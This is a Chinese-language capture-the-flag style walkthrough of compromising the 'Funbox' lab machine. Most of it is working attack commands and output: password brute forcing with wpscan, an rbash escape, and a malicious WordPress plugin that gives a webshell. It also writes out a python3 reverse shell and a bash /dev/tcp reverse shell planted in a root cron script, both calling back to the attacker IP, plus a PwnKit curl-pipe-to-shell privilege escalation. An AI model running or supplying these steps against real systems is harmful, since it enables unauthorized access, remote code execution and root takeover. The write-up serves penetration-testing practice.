

8.20 Funbox

Funbox

0. 准备阶段

本机IP:
192.168.45.211
目标IP:
192.168.204.77

1. 信息收集

端口:

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
1111/tcp	filtered	lmsocialserver
33060/tcp	open	mysqlx

服务器:

Apache httpd 2.4.41 ((Ubuntu))

2. 立足点获取

2.1 FTP

尝试匿名登陆，失败

```
ftp 192.168.204.77
Anonymous
```

2.2 SSH

弱口令，失败

```
ssh root@192.168.204.77
root root
root 123456
root abc123
```

2.3 HTTP

直接在浏览器输入 IP

```
192.168.204.77
```

然后就跳转到这个域名。但很卡

```
http://funbox.fritz.box/
```

于是想起昨天的改 `hosts` 文件，可以提高访问速度


```
sudo nano /etc/hosts
192.168.204.77 funbox.fritz.box
```

发现敏感目录


```
http://funbox.fritz.box/robots.txt
```

```
Disallow: /secret/
```

《你被骗了》




这里有个小彩蛋，提示了有两个 footprint



There are a minimum of 2 fast ways to get initial footprint. Root needs a bit more time.

然后发现了 wordpress 的默认配置页面

<http://funbox.fritz.box/readme.html>



直接上 `wpscan`，扫描插件和用户名，并且爆破密码

```
wpscan --url http://funbox.fritz.box/ -e ap,u --passwords /usr/share/wordlists/rockyou.txt
```

```
[SUCCESS] - joe / 12345
```

```
admin iubire
```

还有个 `admin`，但是一直扫不出来，看攻略的


3. 攻击

3.1 SSH 连接

猜测网站后台密码和 SSH 密码相同

```
ssh joe@192.168.204.77  
12345
```

成功登录



但是被限制了，可能是 root 给 joe 故意配置的。（密码设这么简单，root 也是用心的，将 joe 给限制了）

```
joe@funbox:~$ sudo -l
[sudo] password for joe:
Sorry, user joe may not run sudo on funbox.
joe@funbox:~$ cd ..
-rbash: cd: restricted
joe@funbox:~$
```

使用以下命令，忽略配置文件，这样就可以去看其它目录了，而不是局限在当前目录

```
ssh joe@192.168.204.77 -t "bash --noprofile"
```

先在当前目录得到第一个 flag

```
joe@funbox:~$ cat local.txt
88d88a409b263a86a5eb3a7fc25a3b2f
```

这里也有小彩蛋，root 说 joe 的密码太简单了，想把他炒了

```
joe@funbox:~$ cat mbox
From root@funbox  Fri Jun 19 13:12:38 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 2D257446B0; Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131238.2D257446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
From: root <root@funbox>

Hi Joe, please tell funny the backupscript is done.

From root@funbox  Fri Jun 19 13:15:21 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 8E2D4446B0; Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131521.8E2D4446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
From: root <root@funbox>

Joe, WTF!?!?!?!?! Change your password right now! 12345 is an recommendation to fire you.
```

3.2 登陆 Wordpress 后台

<http://funbox.fritz.box/wp-admin/> 登陆后台

```
joe 12345
```

<https://github.com/wetw0rk/malicious-wordpress-plugin> 使用插件进行攻击

```
python wordpwn.py 192.168.45.211 Y
```

额，joe 没有权限看 plugin

后面进一步信息收集，发现 wpscan 爆出了 admin

```
admin iubire
```

使用 admin 的身份上传 plugin，成功


感觉 msf 的 shell 很不稳定，所以还是利用上述的 vuln exp 附赠的 webshell 构造一个 reverse shell

```
http://funbox.fritz.box/wp-content/plugins/malicious/SWebTheme.php?cmd=which  
python3
```

reverse shell

```
python3 -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co  
nnect(("192.168.45.211",8888));os.dup2(s.fileno(),0);  
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```

连接成功



4. 提权

4.1 .backup.sh

看到 `.backup.sh`，可以意识到可能有个高权限用户在执行定时任务。（后面在 `crontab` 中好像没找到）

`pspy64` 用于监控进程，可以一直监控，可以避免 `ps aux | grep -i 'root' --color=auto` 只能查看当时执行进程的缺点。

所以准备将其上传

下载地址：

<https://github.com/DominicBreuker/pspy/releases>

这里注意了，目录 `/home/funny`，其他用户是没有权限写的

```
drwxr-xr-x 3 funny funny      4096 Aug 21  2020 .
```

换到 `/tmp` 下

```
drwxrwxrwt  2 root      root      4096 Aug 21 10:54 .
drwxr-xr-x 20 root      root      4096 Aug 14  2020 ..
-rw-r--r--  1 www-data www-data 3104768 Aug 21 10:22 pspy64
```

下载

```
wget http://192.168.45.211/pspy64
```

加权限

```
chmod +x pspy64
```

执行

```
./pspy64
```

观察了一会儿，发现一个进程，之前没有，现在又冒出来，然后又冒出来，可能是定时任务之类的？

```
2024/08/21 11:00:01 CMD: UID=0      PID=5258   | /bin/bash /home/funny/.backup.sh
```

UID == 0 !!!，是 root 用户

于是本地构造一个 `.backup.sh`，准备上传

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.45.211/8888 0>&1
```

先把原来的删了。啊？！没有权限

```
www-data@funbox:/home/funny$ rm .backup.sh
rm .backup.sh
rm: cannot remove '.backup.sh': Permission denied
www-data@funbox:/home/funny$
```


确实是有写的权限，但是就是不能删除，`www-data` 被设置粘滞位了???

```
www-data@funbox:/home/funny$ ls -la
ls -la
total 47592
drwxr-xr-x 3 funny funny      4096 Aug 21  2020 .
drwxr-xr-x 4 root  root      4096 Jun 19  2020 ..
-rwxrwxrwx 1 funny funny       57 Aug 21 11:22 .backup.sh
```

那就换成 `joe` 用户

```
ssh joe@192.168.208.77 -t "bash --noprofile"
```

然后用用户 `joe` 来 `nano .bash.sh`，改为 reverse shell (bash版)

本地开启监听

第一次连的是 `funny`，是因为之前的 `pspy64` 的结果中显示有 UID 非 0 的用户执行 `.backup.sh`，断开之后很快就连上我们想要的 `root` 了

```
(passionforlife@kali)-[~/Desktop]
$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.45.211] from (UNKNOWN) [192.168.208.77] 51502
bash: cannot set terminal process group (6305): Inappropriate ioctl for device
bash: no job control in this shell
funny@funbox:~$ ^C

(passionforlife@kali)-[~/Desktop]
$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [192.168.45.211] from (UNKNOWN) [192.168.208.77] 51504
bash: cannot set terminal process group (6340): Inappropriate ioctl for device
bash: no job control in this shell
root@funbox:~#
```

提权成功，找到 flag

```
root@funbox:~# cat proof.txt
cat proof.txt
d2d156f4024178d639f7497459ecb3c7
```

接着在 `root` 的 `mbbox` 中找到了 `root` 设置定时任务的证据

```
Subject: Cron <root@funbox> /home/funny/.backup.sh
```


4.2 pkexec

找到 SUID 位的文件

```
find / -perm -4000 -type f 2>/dev/null
```

这里利用 `pkexec`，可以理解为更适用于 GUI 程序的提权

```
joe@funbox:/home/funny$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/su
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
```



```
joe@funbox:/home/funny$ ls -la /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 Aug 16 2019 /usr/bin/pkexec
```

可是需要 root 的密码

```
joe@funbox:/home/funny$ pkexec /bin/sh
== AUTHENTICATING FOR org.freedesktop.policykit.exec ==
Authentication is needed to run `/bin/sh' as the super user
Authenticating as: root
Password:
polkit-agent-helper-1: pam_authenticate failed: Authentication failure
== AUTHENTICATION FAILED ==
Error executing command as another user: Not authorized

This incident has been reported.
joe@funbox:/home/funny$
```

于是上网搜索 pkexec exploit github

<https://github.com/ly4k/PwnKit>

```
sh -c "$(curl -fsSL  
https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
```

在 /home/funny 下没有成功，但是换到 joe 自己的文件夹就成功了，这点需要注意

```
joe@funbox:/home/funny$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"  
curl: (23) Failed writing body (0 ≠ 1369)  
joe@funbox:/home/funny$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"  
curl: (23) Failed writing body (0 ≠ 1369)  
joe@funbox:/home/funny$ cd  
joe@funbox:~$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"  
root@funbox:/home/joe#
```